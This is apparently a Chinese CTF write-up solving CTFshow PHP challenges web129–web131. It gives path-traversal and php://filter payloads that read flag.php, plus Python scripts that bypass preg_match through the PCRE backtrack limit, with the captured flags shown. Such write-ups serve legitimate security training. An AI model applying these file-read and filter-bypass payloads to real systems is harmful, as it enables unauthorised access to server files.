
web129

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_GET['f'])){
    $f = $_GET['f'];
    if(stripos($f, 'ctfshow')>0){
        echo readfile($f);
    }
}
```



stripos

(PHP 5, PHP 7, PHP 8)
stripos — 查找字符串首次出现的位置（不区分大小写）

说明

```
stripos(string $haystack, string $needle, int $offset = 0): int|false
```

返回在字符串 **haystack** 中 **needle** 首次出现的数字位置。


与 strpos() 不同，stripos() 不区分大小写。

一、直接文件包含

payload

```
?f=/ctfshow/../../../../../../../../../../var/www/html/flag.php
```

得到flag




```
$flag="ctfshow{88af91fb-caca-42bb-bced-56519e7fc013}";278
```

https://adab99a0-7462-427c-b11b-a0f2ef9e526c.challenge.ctf.show/?f=/ctfshow/../../../../../../../../../../var/www/html/flag.php

二、使用php伪协议读取

```
?f=php://filter/read=convert.base64-encode|ctfshow/resource=flag.php
```

得到flag



```
        }
}
```

PD9waHANCg0KLyoNCiMgLSotIGNvZGluZzogdXRmLTggLSotDQojIEBBdXRob3I6IGgxeGENCiMgQERhdGU6ICAgMjAyMC0w

```
*/


$flag="ctfshow{88af91fb-caca-42bb-bced-56519e7fc013}";
```

---

web130

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
if(isset($_POST['f'])){
    $f = $_POST['f'];

    if(preg_match('/.+?ctfshow/is', $f)){
        die('bye!');
    }
    if(stripos($f, 'ctfshow') === FALSE){
        die('bye!!');
    }
    echo $flag;
}
```

这题直接就ctfshow就过了，因为正则模式匹配不到，然后`stripos()`搜索字符串返回的值是0(因为ctfshow第一次出现的位置就是0下标)也跳过了if里的语句直接输出flag，所以payload为


```
post:
f=ctfshow
```

PHP 为了防止正则表达式的拒绝服务攻击（reDOS），给 pcre 设定了一个回溯次数上限 pcre.backtrack_limit
回溯次数上限默认是 100 万。如果回溯次数超过了 100 万，preg_match 将不再返回非 1 和 0，而是 false

写一个脚本来发包

```
import requests
url = "https://15c8cfe4-4667-4877-bb83-e106c5352578.challenge.ctf.show/"
data = {
    'f': '12345'*200000+'ctfshow'
}
res = requests.post(url=url,data=data)
print(res.text)
```

得到flag



```
# -*- coding: utf-8 -*-
# @Time : 2024/4/29 下午8:06
# @Author : Freedom
# @File : 1.py

import requests
url = "https://15c8cfe4-4667-4877-bb83-e106c5352578.challenge.ctf.show/"
data = {
    'f': '12345'*200000+'ctfshow'
}
res = requests.post(url=url,data=data)
print(res.text)
```

```
D:\Python\Python3.10\python3.exe D:\浏览器下载\pythonProject\is正则绕过.py
<code><span style="color: #000000">
<br /></span>
</span>
</code>ctfshow{dc14446d-f9a2-4403-bd3a-8a77707a5f88}
```

web131


```
php
<?php
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
if(isset($_POST['f'])){
    $f = (String)$_POST['f'];

    if(preg_match('/.+?ctfshow/is', $f)){
        die('bye!');
    }
    if(stripos($f,'36Dctfshow') === FALSE){
        die('bye!!');
    }
    echo $flag;
}
```

这次加了string函数，用上题脚本改一下就可以，一样利用正则的回溯次数

```python
import requests
url = "https://a05eda50-8fbd-42d3-9b41-9814aeb04207.challenge.ctf.show/"
data = {
    'f': '12345'*200000+'36Dctfshow'
}
res = requests.post(url=url,data=data)
print(res.text)
```

得到flag



```python
# @File : 1.py

import requests
url = "https://a05eda50-8fbd-42d3-9b41-9814aeb04207.challenge.ctf.show/"
data = {
    'f': '12345'*200000+'36Dctfshow'
}
res = requests.post(url=url,data=data)
print(res.text)
```

```
D:\Python\Python3.10\python3.exe D:\浏览器下载\pythonProject\is正则绕过.py
<code><span style="color: #000000">
<br /></span>
</span>
</code>ctfshow{2a270ace-9f3a-4dba-810a-fa4c27c90c8d}

进程已结束，退出代码为 0
```